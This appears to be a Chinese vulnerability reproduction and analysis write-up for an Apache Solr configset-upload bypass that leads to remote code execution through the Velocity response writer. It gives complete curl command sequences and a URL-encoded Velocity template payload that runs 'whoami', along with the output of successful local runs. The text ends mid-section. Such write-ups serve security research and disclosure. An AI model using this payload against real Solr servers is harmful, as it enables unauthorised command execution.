
前言

影响版本

- Apache Solr6.6.0 -6.6.5
- Apache Solr7.0.0 -7.7.3
- Apache Solr8.0.0 -8.6.2

环境搭建

项目地址



为了方便之后的调试工作，我们下载源代码，利用 ant + ivy 进行编译

```
C:\Users\admin>ant -version
Apache Ant(TM) version 1.10.9 compiled on September 27 2020
```

```
ant ivy-bootstrap  //安装ivy
cd solr
ant server
cd ..
ant idea
```

为了加快下载的速度，在根目录下的 bulid.xml & /solr/build.xml 中都添加代理地址

```
D: > test > solr-7.0.1-src > solr-7.0.1 > build.xml
12
13      Unless required by applicable law or agreed to in writing, software
14      distributed under the License is distributed on an "AS IS" BASIS,
15      WITHOUT WARRANTIES OR CONDITIONS OF ANY KIND, either express or implied.
16      See the License for the specific language governing permissions and
17      limitations under the License.
18    -->
19
20  <project name="lucene-solr" default="-projecthelp" basedir=".">
21    <import file="lucene/common-build.xml"/>
22
23    <property name="jgit-version" value="4.6.0.201612231935-r"/>
24    <setproxy proxyhost="127.0.0.1" proxyport="1080"/>   ← 自己的代理地址
25    <property name="tests.heap-dump-dir" location="heapdumps"/>
26
```

```
<setproxy proxyhost="127.0.0.1" proxyport="1080"/>
```

来来回回环境依赖下载了好多天，快要下载到我心灵崩溃。最后反反复复，终于确定了一件事情，太过老旧的版本并不适合去进行编译，因为他们访问 maven 依赖的方法还是利用 http，而现如今只能通过 https 来进行访问，所以无论是再怎么利用手机开热点，再怎么更换代理节点，带给我的结果只有 ERROR。

```
不安全 | repo1.maven.org/maven2/io/netty/netty-parent/4.0.36.Final/netty-parent-4.0.36.Final.jar

501 HTTPS Required.
Use https://repo1.maven.org/maven2/
More information at https://links.sonatype.com/central/501-https-required

Windows10 - VMware Workstation
文件(F) 编辑(E) 查看(V) 虚拟机(M) 选项卡(T) 帮助(H)
Windows10
C:\Windows\System32\cmd.exe
[ivy:retrieve]
[ivy:retrieve] :: ERRORS
[ivy:retrieve]  SERVER ERROR: HTTPS Required url=http://repo1.maven.org/maven2/io/netty/netty-all/4.0.36.Final/netty-all-4.0.36.Final.pom
[ivy:retrieve]  SERVER ERROR: HTTPS Required url=http://repo1.maven.org/maven2/io/netty/netty-all/4.0.36.Final/netty-all-4.0.36.Final.jar
[ivy:retrieve]  SERVER ERROR: HTTPS Required url=http://repo1.maven.org/maven2/io/netty/netty-parent/4.0.36.Final/netty-parent-4.0.36.Final.pom
[ivy:retrieve]  SERVER ERROR: HTTPS Required url=http://repo1.maven.org/maven2/io/netty/netty-parent/4.0.36.Final/netty-parent-4.0.36.Final.jar
[ivy:retrieve]  SERVER ERROR: HTTPS Required url=http://repo1.maven.org/maven2/io/netty/netty-all/4.0.36.Final/netty-all-4.0.36.Final-sources.jar
[ivy:retrieve]  SERVER ERROR: HTTPS Required url=http://repo1.maven.org/maven2/io/netty/netty-all/4.0.36.Final/netty-all-4.0.36.Final-javadoc.jar
[ivy:retrieve]  SERVER ERROR: HTTPS Required url=http://repo1.maven.org/maven2/org/apache/hadoop/hadoop-minikdc/2.7.4/hadoop-minikdc-2.7.4.pom
[ivy:retrieve]  SERVER ERROR: HTTPS Required url=http://repo1.maven.org/maven2/org/apache/hadoop/hadoop-minikdc/2.7.4/hadoop-minikdc-2.7.4.jar
[ivy:retrieve]  SERVER ERROR: HTTPS Required url=http://repo1.maven.org/maven2/org/apache/hadoop/hadoop-minikdc/2.7.4/hadoop-minikdc-2.7.4-sources.jar
[ivy:retrieve]  SERVER ERROR: HTTPS Required url=http://repo1.maven.org/maven2/org/apache/hadoop/hadoop-minikdc/2.7.4/hadoop-minikdc-2.7.4-javadoc.jar
[ivy:retrieve]  SERVER ERROR: HTTPS Required url=http://repo1.maven.org/maven2/org/apache/hadoop/hadoop-common/2.7.4/hadoop-common-2.7.4-tests.jar
[ivy:retrieve]  SERVER ERROR: HTTPS Required url=http://repo1.maven.org/maven2/org/apache/hadoop/hadoop-hdfs/2.7.4/hadoop-hdfs-2.7.4-tests.jar
[ivy:retrieve]
```


下载项目 来进行编译

```
github.com/apache/lucene-solr/releases/tag/releases%2Flucene-solr%2F8.2.0
Search or jump to...   Pull requests   Issues   Marketplace   Explore
apache / lucene-solr                                                    Watch
<> Code   Pull requests 322   Actions   Projects   Security   Insights

Releases   Tags

releases/lucene-s...
31d7ec7
Compare

releases/lucene-solr/8.2.0
iverase tagged this on 25 Jul 2019 · 3144 commits to master since this tag
Lucene/Solr 8.2.0 release

Assets 2
Source code (zip)
Source code (tar.gz)
```

漏洞复现

```
cd \solr\bin
solr.cmd start -e cloud
```

启动SolrCloud，访问 http://127.0.0.1:8983



首先进行一个恶意的配置

solr\server\solr\configsets\sample_techproducts_configs\conf\solrconfig.xml

```
<!--
  Custom response writers can be declared as needed...
  -->
  <queryResponseWriter name="velocity" class="solr.VelocityResponseWriter" startup="lazy">
    <str name="template.base.dir">${velocity.template.base.dir:}</str>
  </queryResponseWriter>
```

```
<str
name="solr.resource.loader.enabled">${velocity.solr.resource.loader.enabled:true}
</str>
<str
name="params.resource.loader.enabled">${velocity.params.resource.loader.enabled:tr
ue}</str>
```

👇

```
<!--
  Custom response writers can be declared as needed...
  -->
  <queryResponseWriter name="velocity" class="solr.VelocityResponseWriter" startup="lazy">
    <str name="template.base.dir">${velocity.template.base.dir:}</str>
    <str name="solr.resource.loader.enabled">${velocity.solr.resource.loader.enabled:true}</str>
    <str name="params.resource.loader.enabled">${velocity.params.resource.loader.enabled:true}</str>
  </queryResponseWriter>
```

攻击过程：

利用方法一

- 将 `solr\server\solr\configsets\sample_techproducts_configs\conf` 目录下的所有文件，打包成一个压缩文件
- `curl -X POST --header "Content-Type:application/octet-stream" --data-binary @mytest.zip "http://127.0.0.1:8983/solr/admin/configs?action=UPLOAD&name=mytest"` #注册一个配置文件集合为mytest
- `curl "http://127.0.0.1:8983/api/cluster/configs?omitHeader=true"` #查询配置文件集合是否上传成功
- `curl "http://127.0.0.1:8983/solr/admin/configs?action=CREATE&name=mytest1&baseConfigSet=mytest&configSetProp.immutable=false&wt=xml&omitHeader=true"` #根据UPLOAD的配置，创建一个新的配置，绕过不能通过直接UPLOAD创建collection的限制

```
D:\test\solr-8.2.0\solr\solr\server\solr\configsets\sample_techproducts_configs\conf>curl -X POST --header "Content-Type:application/octet-stream" --data-binary @mytes
t.zip "http://127.0.0.1:8983/solr/admin/configs?action=UPLOAD&name=mytest
{
  "responseHeader":{
    "status":0,
    "QTime":5487}}

D:\test\solr-8.2.0\solr\solr\server\solr\configsets\sample_techproducts_configs\conf>curl "http://127.0.0.1:8983/api/cluster/configs?omitHeader=true"
{
  "configSets":["_default",
    "mytest",
    "gettingstarted"]}

D:\test\solr-8.2.0\solr\solr\server\solr\configsets\sample_techproducts_configs\conf>curl "http://127.0.0.1:8983/solr/admin/configs?action=CREATE&name=mytest1&baseConf
igSet=mytest&configSetProp.immutable=false&wt=xml&omitHeader=true"
<?xml version="1.0" encoding="UTF-8"?>
<response>

</response>
```

- `curl "http://127.0.0.1:8983/solr/admin/collections?action=CREATE&name=mytest2&numShards=1&collection.configName=mytest1"`

```
D:\test\solr-8.2.0\solr\solr\server\solr\configsets\sample_techproducts_configs\conf>curl "http://127.0.0.1:8983/solr/admin/collections?action=CREATE&name=mytest2&numS
hards=1&collection.configName=mytest1"
{
  "responseHeader":{
    "status":0,
    "QTime":13091},
  "success":{
    "169.254.189.94:8983_solr":{
      "responseHeader":{
        "status":0,
        "QTime":12205},
      "core":"mytest2_shard1_replica_n1"}}}
```

- `curl -g -v "http://127.0.0.1:8983/solr/mytest2/select?q=1&&wt=velocity&v.template=custom&v.template.custom=%23set($x='')+%23set($rt=$x.class.forName('java.lang.Runtime'))+%23set($chr=$x.class.forName(%27java.lang.Character%27))+%23set($str=$x.class.forName(%27java.lang.String%27))+%23set($ex=$rt.getRuntime().exec(%27whoami%27))+$ex.waitFor()+%23set($out=$ex.getInputStream())+%23foreach($i+in+[1..$out.available()])$str.valueOf($chr.toChars($out.read()))%23end"` # 执行命令

```
D:\test\solr-8.2.0\solr\solr\server\solr\configsets\sample_techproducts_configs\conf>curl -g -v "http://127.0.0.1:8983/solr/mytest2/select?q=1&&wt=velocity&v.template=
custom&v.template.custom=%23set($x='')+%23set($rt=$x.class.forName('java.lang.Runtime'))+%23set($chr=$x.class.forName(%27java.lang.Character%27))+%23set($str=$x.class.
forName(%27java.lang.String%27))+%23set($ex=$rt.getRuntime().exec(%27whoami%27))+$ex.waitFor()+%23set($out=$ex.getInputStream())+%23foreach($i+in+[1..$out.available()]
)$str.valueOf($chr.toChars($out.read()))%23end"
*   Trying 127.0.0.1...
* TCP_NODELAY set
* Connected to 127.0.0.1 (127.0.0.1) port 8983 (#0)
> GET /solr/mytest2/select?q=1&&wt=velocity&v.template=custom&v.template.custom=%23set($x='')+%23set($rt=$x.class.forName('java.lang.Runtime'))+%23set($chr=$x.class.fo
rName(%27java.lang.Character%27))+%23set($str=$x.class.forName(%27java.lang.String%27))+%23set($ex=$rt.getRuntime().exec(%27whoami%27))+$ex.waitFor()+%23set($out=$ex.g
etInputStream())+%23foreach($i+in+[1..$out.available()])$str.valueOf($chr.toChars($out.read()))%23end HTTP/1.1
> Host: 127.0.0.1:8983
> User-Agent: curl/7.55.1
> Accept: */*
>
< HTTP/1.1 200 OK
< Content-Type: text/html;charset=utf-8
< Content-Length: 31
<
{     0  desktop-otmnoad\admin
* Connection #0 to host 127.0.0.1 left intact
```

利用方法二

- 将 `solr\server\solr\configsets\sample_techproducts_configs\conf` 目录下的所有文件，打包成一个压缩文件

- `curl -X POST --header "Content-Type:application/octet-stream" --data-binary @mytest.zip "http://127.0.0.1:8983/solr/admin/configs?action=UPLOAD&name=mytest"` #注册一个配置文件集合为mytest

```
D:\test\solr-8.2.0\solr2\solr\server\solr\configsets\sample_techproducts_configs\conf>curl -X POST --header "Content-Typ
e:application/octet-stream" --data-binary @mytest.zip "http://127.0.0.1:8983/solr/admin/configs?action=UPLOAD&name=mytes
t"
{
  "responseHeader":{
    "status":0,
    "QTime":5398}}
```

- `curl -v "http://127.0.0.1:8983/solr/admin/collections?action=CREATE&name=mytest1&numShards=2&replicationFactor=1&wt=xml&collection.configName=mytest"` #选择恶意的solrconfig.xml创建新的Collection

```
D:\test\solr-8.2.0\solr2\solr\server\solr\configsets\sample_techproducts_configs\conf>curl -v "http://localhost:8983/sol
r/admin/collections?action=CREATE&name=mytest1&numShards=2&replicationFactor=1&wt=xml&collection.configName=mytest"
*   Trying ::1...
* TCP_NODELAY set
* Connected to localhost (::1) port 8983 (#0)
> GET /solr/admin/collections?action=CREATE&name=mytest1&numShards=2&replicationFactor=1&wt=xml&collection.configName=my
test HTTP/1.1
> Host: localhost:8983
> User-Agent: curl/7.55.1
> Accept: */*
>
< HTTP/1.1 200 OK
< Content-Type: application/xml; charset=UTF-8
< Content-Length: 612
<
<?xml version="1.0" encoding="UTF-8"?>
<response>

<lst name="responseHeader">
  <int name="status">0</int>
  <int name="QTime">9603</int>
</lst>
<lst name="success">
  <lst name="169.254.189.94:7574_solr">
    <lst name="responseHeader">
      <int name="status">0</int>
      <int name="QTime">7156</int>
    </lst>
    <str name="core">mytest1_shard1_replica_n1</str>
  </lst>
  <lst name="169.254.189.94:8983_solr">
    <lst name="responseHeader">
      <int name="status">0</int>
      <int name="QTime">8580</int>
    </lst>
    <str name="core">mytest1_shard2_replica_n2</str>
  </lst>
</lst>
</response>
* Connection #0 to host localhost left intact
```

- `curl -g -v "http://127.0.0.1:8983/solr/mytest1/select?q=1&&wt=velocity&v.template=custom&v.template.custom=%23set($x='')+%23set($rt=$x.class.forName('java.lang.Runtime'))+%23set($chr=$x.class.forName(%27java.lang.Character%27))+%23set($str=$x.class.forName(%27java.lang.String%27))+%23set($ex=$rt.getRuntime().exec(%27whoami%27))+$ex.waitFor()+%23set($out=$ex.getInputStream())+%23foreach($i+in+[1..$out.available()])$str.valueOf($chr.toChars($out.read()))%23end"` # 执行

命令

```
D:\test\solr-8.2.0\solr2\solr\server\solr\configsets\sample_techproducts_configs\conf>curl -g -v "http://127.0.0.1:8983/
solr/mytest1/select?q=1&&wt=velocity&v.template=custom&v.template.custom=%23set($x='')+%23set($rt=$x.class.forName('java
.lang.Runtime'))+%23set($chr=$x.class.forName(%27java.lang.Character%27))+%23set($str=$x.class.forName(%27java.lang.Stri
ng%27))+%23set($ex=$rt.getRuntime().exec(%27whoami%27))+$ex.waitFor()+%23set($out=$ex.getInputStream())+%23foreach($i+in
+[1..$out.available()])$str.valueOf($chr.toChars($out.read()))%23end"
*   Trying 127.0.0.1...
* TCP_NODELAY set
* Connected to 127.0.0.1 (127.0.0.1) port 8983 (#0)
> GET /solr/mytest1/select?q=1&&wt=velocity&v.template=custom&v.template.custom=%23set($x='')+%23set($rt=$x.class.forNam
e('java.lang.Runtime'))+%23set($chr=$x.class.forName(%27java.lang.Character%27))+%23set($str=$x.class.forName(%27java.la
ng.String%27))+%23set($ex=$rt.getRuntime().exec(%27whoami%27))+$ex.waitFor()+%23set($out=$ex.getInputStream())+%23foreac
h($i+in+[1..$out.available()])$str.valueOf($chr.toChars($out.read()))%23end HTTP/1.1
> Host: 127.0.0.1:8983
> User-Agent: curl/7.55.1
> Accept: */*
>
< HTTP/1.1 200 OK
< Content-Type: text/html;charset=utf-8
< Content-Length: 31
<
     0  desktop-otmnoad\admin
* Connection #0 to host 127.0.0.1 left intact
```


网络漏洞分析


编译成功后将源代码导入 idea 当中，开启 solr 并设置 debug 模式

```
cd \solr\bin
solr.cmd start -e cloud
solr.cmd stop -all
solr.cmd -c -f -a "-Xdebug -
Xrunjdwp:transport=dt_socket,server=y,suspend=n,address=18522" -p 8983
```

漏洞的利用需要开启 solrcloud ，前期想着通过一条命令开启 debug 模式的同时，也开启 solrcloud ，但是经过不断的测试，发现是不能成功的，在师傅博客之上看见，通过创建两个文件夹去做这个事情，既搞不清楚原理，操作起来也非常麻烦。但是偶然之间，发现先开启 solrcolud 之后，配置文件也会因此而生成，停止所有的 slor 服务之后，再启动 debug 就可以成功了。

在 idea 中配置远程调试的参数





在网上的文章找那个会经常出现模板这个名词，为了防止指代不明，本文章的所有模板均指的是Veloctiy 模板。关于solr上的相关名词 创建 collection 的配置文件就称之为config_set。

当传入 zip 配置文件去生成一个config_set时，会调用 getTrusted 函数进行判断是否允许创建该配置:

> curl -X POST --header "Content-Type:application/octet-stream" --data-binary @mytest.zip "http://127.0.0.1:8983/solr/admin/configs?action=UPLOAD&name=mytest"

`org/apache/solr/handler/admin/ConfigSetsHandler.java`

```java
// Create a node for the configuration in zookeeper
boolean trusted = getTrusted(req);  req: "{name=mytest&action=UPLOAD}"
zkClient.makePath(configPathInZk, ("{\"trusted\": " + Boolean.toString(trusted) + "}").
    getBytes(StandardCharsets.UTF_8), retryOnConnLoss: true);

ZipInputStream zis = new ZipInputStream(inputStream, StandardCharsets.UTF_8);
ZipEntry zipEntry = null;
while ((zipEntry = zis.getNextEntry()) != null) {
  String filePathInZk = configPathInZk + "/" + zipEntry.getName();
  if (zipEntry.isDirectory()) {
    zkClient.makePath(filePathInZk, retryOnConnLoss: true);
  } else {
    createZkNodeIfNotExistsAndSetData(zkClient, filePathInZk,
        IOUtils.toByteArray(zis));
  }
}
zis.close();
}
```

org.apache.solr.handler.admin.ConfigSetsHandler#getTrusted

```java
boolean getTrusted(SolrQueryRequest req) {  req: "{name=mytest&action=UPLOAD}"
  AuthenticationPlugin authcPlugin = coreContainer.getAuthenticationPlugin();  authcPlugin: null
  log.info("Trying to upload a configset. authcPlugin: {}, user principal: {}",
      authcPlugin, req.getUserPrincipal());
  if (authcPlugin != null && req.getUserPrincipal() != null) {  authcPlugin: null  req: "{name=mytest&action=UPLOAD}"
    return true;
  }
  return false;
}
```


虽然配置文件集被标记为不值得信任的（缺少身份验证），但是还是创建了该config_set。

```java
// Create a node for the configuration in zookeeper
boolean trusted = getTrusted(req);  trusted: false  req: "{name=mytest2&action=UPLOAD}"
zkClient.makePath(configPathInZk, ("{\"trusted\": " + Boolean.toString(trusted) + "}").  zkClient: SolrZkClient@6371  trusted: false
    getBytes(StandardCharsets.UTF_8), retryOnConnLoss: true);

ZipInputStream zis = new ZipInputStream(inputStream, StandardCharsets.UTF_8);  zis: ZipInputStream@6470  inputStream: CloseShieldInputStream@6465
ZipEntry zipEntry = null;  zipEntry: "managed-schema"
while ((zipEntry = zis.getNextEntry()) != null) {  zis: ZipInputStream@6470
  String filePathInZk = configPathInZk + "/" + zipEntry.getName();  filePathInZk: "/configs/mytest2/managed-schema"  configPathInZk: "/configs/mytest2"
  if (zipEntry.isDirectory()) {  zipEntry: "managed-schema"
    zkClient.makePath(filePathInZk, retryOnConnLoss: true);
  } else {
    createZkNodeIfNotExistsAndSetData(zkClient, filePathInZk,
        IOUtils.toByteArray(zis));
  }
}
zis.close();
}
```

> curl "http://127.0.0.1:8983/solr/admin/configs?action=CREATE&name=mytest1&baseConfigSet=mytest&configSetProp.immutable=false&wt=xml&omitHeader=true"

根据刚才上传的 config_set 去生成一个新的 config_set1

`org.apache.solr.handler.admin.ConfigSetsHandler.ConfigSetOperation`



我们注意到，在利用之前上传的 config_set 创建新的 config_set1 的时候，并未触发 getTrusted 断点，这也就意味着，在 CREATE 通过母版创建子版的时候并没有触发校验。

此时再根据创建的 config_set1 去创建 collections 来调用solr组件进行远程代码执行

> curl "http://127.0.0.1:8983/solr/admin/collections?action=CREATE&name=mytest2&numShards=1&collection.configName=mytest1"

执行命令

```
